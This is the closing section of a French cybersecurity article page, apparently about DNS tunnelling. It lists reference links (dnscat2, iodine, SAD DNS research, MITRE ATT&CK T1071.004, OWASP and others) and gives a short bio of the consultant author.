
Partager sur X

Partager sur LinkedIn


Ressources & Références Officielles



dnscat2 (GitHub)
github.com



iodine - IP over DNS
kryo.se



SAD DNS Research
saddns.net

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1071.004 — Application Layer Protocol — DNS
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr